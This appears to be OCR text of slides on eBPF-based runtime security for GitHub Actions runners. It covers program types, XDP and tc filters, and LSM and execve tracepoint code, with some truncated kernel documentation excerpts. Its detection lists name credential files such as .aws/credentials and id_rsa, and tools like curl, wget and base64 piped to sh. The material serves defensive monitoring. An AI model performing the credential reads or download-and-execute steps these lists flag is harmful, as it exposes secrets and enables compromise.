
Trace points and Probes (load + attach)

BPF_PROG_TYPE_SK_SKB		sk_skb
	BPF_SK_SKB_STREAM_PARSER	sk_skb/stream_parser
	BPF_SK_SKB_STREAM_VERDICT	sk_skb/stream_verdict
BPF_PROG_TYPE_SOCKET_FILTER		socket
BPF_PROG_TYPE_SOCK_OPS	BPF_CGROUP_SOCK_OPS	sockops
BPF_PROG_TYPE_STRUCT_OPS		struct_ops+
BPF_PROG_TYPE_SYSCALL		syscall
BPF_PROG_TYPE_TRACEPOINT		tp+ [9]
		tracepoint+ [9]
BPF_PROG_TYPE_TRACING	BPF_MODIFY_RETURN	fmod_ret+ [1]
		fmod_ret.s+ [1]
	BPF_TRACE_FENTRY	fentry+ [1]
		fentry.s+ [1]
	BPF_TRACE_FEXIT	fexit+ [1]
		fexit.s+ [1]
	BPF_TRACE_ITER	iter+ [10]
		iter.s+ [10]
	BPF_TRACE_RAW_TP	tp_btf+ [1]
BPF_PROG_TYPE_XDP	BPF_XDP_CPUMAP	xdp.frags/cpumap
		xdp/cpumap
	BPF_XDP_DEVMAP	xdp.frags/devmap
		xdp/devmap
	BPF_XDP	xdp.frags
		xdp

- kprobes (scoped to a cgroup)
- cgroup/dev
- perf events
- **syscall**
- **socket buffer (SK SKB)**
- **XDP**
- tracepoints
- raw_tracepoints
- (...)

https://docs.kernel.org/bpf/libbpf/program_types.html

Runner: Sample Job Execution in Detail



Detecting connections to malicious servers

```
$ ip link show
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500
xdp/id:42 qdisc fq_codel state UP mode DEFAULT
group default qlen 1000
link/ether 52:54:00:12:34:56 brd ff:ff:ff:ff:ff:ff
prog/xdp id 42 tag 8f3c1a2b6d4e5f0a jited

$ tc qdisc show dev eth0
qdisc clsact ffff: parent ffff:fff1

$ tc filter show dev eth0 ingress
filter protocol all pref 1 bpf chain 0
filter protocol all pref 1 bpf chain 0 handle 0x1
prog id 57 tag a1b2c3d4e5f67890

$ tc filter show dev eth0 egress
filter protocol all pref 1 bpf chain 0
filter protocol all pref 1 bpf chain 0 handle 0x1
prog id 58 tag 0f9e8d7c6b5a4321
```




Image: https://medium.com/@kcl17/unlocking-network-performance-with-xdp-and-ebpf-67c712128025

Related Work

Runtime Security in GitHub Actions using eBPF, ebpfChirp, Teodor J. Podobnik

- https://ebpfchirp.substack.com/p/what-if-cicd-pipelines-had-built
- observability tool for GitHub Actions
  - project "Karyndor"




https://ebpfchirp.substack.com/p/what-if-cicd-pipelines-had-built

Monitoring file system interactions

```
SEC("lsm/file_open")
int BPF_PROG(enforce_file_open, struct file *file, int ret) {
    struct path f_path = BPF_CORE_READ(file, f_path);
    kuid_t owner = BPF_CORE_READ(&f_path, dentry, d_inode, i_uid);
    return enforce_security(&f_path, &owner, _FILE_OPEN, ret);
}
```

- opening files (tokens, /proc)
  - .aws/credentials, id_rsa
  - /proc/self/environ, /proc/self/mem



Event Tracing

Author: Theodore Ts'o
Updated: Li Zefan and Tom Zanussi

1. Introduction

Tracepoints (see Using the Linux Kernel Tracepoints) ca
to register probe functions using the event tracing infrast

Not all tracepoints can be traced using the event tracing s
snippets which define how the tracing information is sav
formation should be printed.

2. Using Event Tracing

2.1 Via the 'set_event' interface

The events which are available for tracing can be found i

To enable a particular event, such as 'sched_wakeup', sir
example:

Kernel Probes (Kprobes)

Author: Jim Keniston <jkenisto@us.ibm.com>
Author: Prasanna S Panchamukhi <prasanna.panchamukhi@gmail.com>
Author: Masami Hiramatsu <mhiramat@kernel.org>

Concepts: Kprobes and Return Probes

Kprobes enables you to dynamically break into any kernel routine and collect debugging and performance information non-disruptively. You can trap at almost any kernel code address [1], specifying a handler routine to be invoked when the breakpoint is hit.

[1] some parts of the kernel code can not be trapped, see Blacklist)

There are currently two types of probes: kprobes, and kretprobes (also called return probes). A kprobe can be inserted on virtually any instruction in the kernel. A return probe fires when a specified function returns.

In the typical case, Kprobes-based instrumentation is packaged as a kernel module. The module's init function installs ("registers") one or more probes, and the exit function unregisters them. A registration function such as `register_kprobe()` specifies where the probe is to be inserted and what handler is to be called when the probe is hit.

Detecting malicious processes

```
SEC("tracepoint/syscalls/sys_enter_execve")
int trace_execve(struct trace_event_raw_sys_enter *ctx)
{
    struct event *e;
    const char *filename = (const char *)ctx->args[0];
    // ...
    bpf_get_current_comm(&e->comm, sizeof(e->comm));
    bpf_probe_read_user_str(&e->filename, ...
```

- created processes, subprocesses (LOLBins)
  - env, cat, wget, curl, aws, base64
  - docker
  - piped to sh


Packaging eBPF



eBPF program can be ...

- JIT-compiled at runtime (CO-RE)
- pre-compiled and targeted binary (download)
- setup step and eval step in a job
- use of a Action (privileged container in the back)

... it will need privileges




Demo: POC of the eBPF Runner (Github Action)




Enforcement using eBPF

Pixabay. Hans.


Runner: eBPF for Preventive Measures



Runner: eBPF for Networking



Runner: eBPF for Environment

